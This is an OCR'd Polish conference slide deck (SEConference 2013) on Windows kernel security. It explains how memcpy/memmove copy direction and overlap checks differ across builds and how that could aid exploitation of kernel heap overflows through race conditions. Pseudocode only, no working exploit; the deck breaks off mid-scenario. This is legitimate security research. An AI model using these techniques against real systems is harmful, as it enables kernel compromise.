Bezpieczeństwo jądra Windows, lub jak zabić system dwoma instrukcjami

Mateusz "j00ru" Jurczyk

SEConference 2013

Kraków

Wstęp

Mateusz "j00ru" Jurczyk

- Information Security Engineer @ Google
- Fanatyk bezpieczeństwa Windows
- http://j00ru.vexillium.org/
- @j00ru


Co zobaczymy?

Techniki umożliwiające exploitację, oraz same podatności jądra Windows NT.

Co zobaczymy?

- Funkcje kopiujące a exploitacja przepełnień bufora
  - odwrotna kolejność kopiowania danych w `nt!memcpy`
- Ujawnianie informacji o przestrzeni adresowej jądra
  - `SegSs`, `LDT_ENTRY.HighWord.Bits.Default_Big` oraz `IRETD`
  - Windows 32-bit Trap Handlers
- Crashowanie Windowsa i ujawnianie danych pamięci kernela
  - `nt!KiTrap0e` w roli głównej.

Dlaczego?



Dlaczego?

For teh lulz, głównie.

- Bezpieczeństwo aplikacji klienckich zależy od bezpieczeństwa systemu operacyjnego.
  - sandboxy… wszędzie sandboxy
- Nawet w 2013, Windows wciąż podatny na proste ataki.
  - głównie z powodu kodu napisanego w 1993 :(
  - znajdowanie błędów wymaga wiedzy, gdzie ich szukać.
- Zbiór zabawnych, potencjalnie użytecznych technik i obserwacji.
  - subtelne zachowania mają ogromne znaczenie w ring-0.

Funkcje kopiujące w jądrze Windows

Kopiowanie danych

Załóżmy, że jesteśmy developerami sterowników Windows.

...

Chcemy skopiować bufor pochodzący z user-mode.

...

Co robimy?

Kopiowanie danych

To proste!

- Funkcje biblioteki standardowej C w WDK
  - `nt!memcpy`
  - `nt!memmove`
- API jądra Windows
  - `nt!RtlCopyMemory`
  - `nt!RtlMoveMemory`


Nachodzące regiony pamięci

- Najczęściej spotykany przypadek brzegowy.
- Poprawnie obsługiwany przez `memmove`, `RtlMoveMemory`
  - gwarantowane przez standard oraz dokumentację MSDN.
  - `memcpy` oraz `RtlCopyMemory` często są na aliasami na powyższe.
- Ważne:

Zaimplementowane poprzez odwrócenie kierunku kopiowania.


Pseudokod

```
void *memmove(void *dst, const void *src, size_t num)
  if (overlap(dst, src, size)) {
    copy_backwards(dst, src, size);
  } else {
    copy_forward(dst, src, size);
  }
  return dst;
}
```




potencjalnie użyteczne


Kopiowanie w przód nie działa



Kopiowanie w tył działa



Kopiowanie w tył działa



Czym jest `overlap()`?

Istnieją dwa warianty.

Ścisły

```
bool overlap(void *dst, const void *src, size_t num) {
  return (src < dst && src + size > dst);
}
```

Liberalny

```
bool overlap(void *dst, const void *src, size_t num) {
  return (src < dst);
}
```

Co jest używane gdzie i jak?

Sporo do przetestowania!

- Cztery funkcje (`memcpy`, `memmove`, `RtlCopyMemory`, `RtlMoveMemory`)
- Cztery systemy (7 32-bit, 7 64-bit, 8 32-bit, 8 64-bit)
- Cztery konfiguracje:
  - Sterowniki, bez optymalizacji (`/Od /Oi`)
  - Sterowniki, optymalizacja prędkości wykonania kodu (`/Ot`)
  - Sterowniki, pełna optymalizacja (`/Oxs`)
  - Obraz jądra (`ntoskrnl.exe` lub jego odpowiednik)

Co jest używane gdzie i jak?

- Wiele różnic
  - `memcpy` czasami jest *rozwijane* (`rep movsd`).
    - w innych wypadkach, bywa aliasem na `memmove`.
  - funkcje kopiujące są linkowane statycznie lub importowane z jądra
  - różne typy optymalizacji dla różnych platform / opcji kompilacji
    - rozmiary operandów (32 vs 64 bity)
    - rozwijane pętle
    - ...
  - różne warianty `overlap()`.
- Każdy atak wymaga osobnej analizy implementacji występującej na atakowanym systemie.

Co jest używane gdzie i jak?

Uprośćmy.


(mile widziane przeprowadzanie większej ilości testów na własną rękę)

- Tylko memcpy i memmove.
- Windows 8 Release Preview.
- WDK 7699.16385.1 do kompilacji.

	memcpy 32	memcpy 64	memmove 32	memmove 64
Drivers, brak optymalizacji	nie dotyczy	nie dotyczy	ścisły	liberalny
Drivers, opt. prędkości	ścisły	liberalny	ścisły	liberalny
Drivers, pełna optymalizacja	nie dotyczy	liberalny	ścisły	liberalny
Obraz jądra NT	ścisły	liberalny	ścisły	liberalny

A więc czasami…

... możemy:



zamiast:

No i… co z tego?

Kierunek kopiowania nie ma znaczenia dla poprawnych wywołań.

Niemniej, wyobraźmy sobie przez chwilę, że w jądrze Windows i sterownikach znajdują się błędy.

o_O

Problemy związane z `memcpy()`


```
memcpy(dst, src, size);
```

jeśli to jest w pełni kontrolowane, game over.

nadpisanie dowolnej pamięci jądra.

jeśli to jest w pełni kontrolowane, game over.

ujawnienie informacji (zazwyczaj).



tutaj zaczynają się ciekawe rzeczy ☺

Przydatny odwrotny kierunek

- Załóżmy, że *size* nie odpowiada rozmiarowi regionu *src*, *dst* lub obu z nich.
- Kiedy kierunek kopiowania ma znaczenie:
  - istnieje *sytuacja wyścigu* pomiędzy ukończeniem procesu kopiowania a dostępem do już nadpisanych danych.

    LUB
  - oczekujemy, że działanie funkcji kopiującej nie zakończy się powodzeniem.
    - np. natrafia na *dziurę* (niepodmapowaną pamięć) wewnątrz regionu źródła lub celu.

Scenariusz 1 – sytuacja wyścigu


Przykładowe warunki

1. Przepełnienie bufora na stercie jądra.
2. *size* jest kontrolowaną wielokrotnością 0x1000000.
3. pamięć znajdująca się pod *src* zależy od użytkownika.


Problem?

Olbrzymi rozmiar nadpisywanej pamięci. Oczekiwanie 16MB ciągłej pamięci sterty jest nierealne. Najprawdopodobniej nastąpi crash systemu wewnątrz wywołania `memcpy()`.


Scenariusz 1 – sytuacja wyścigu



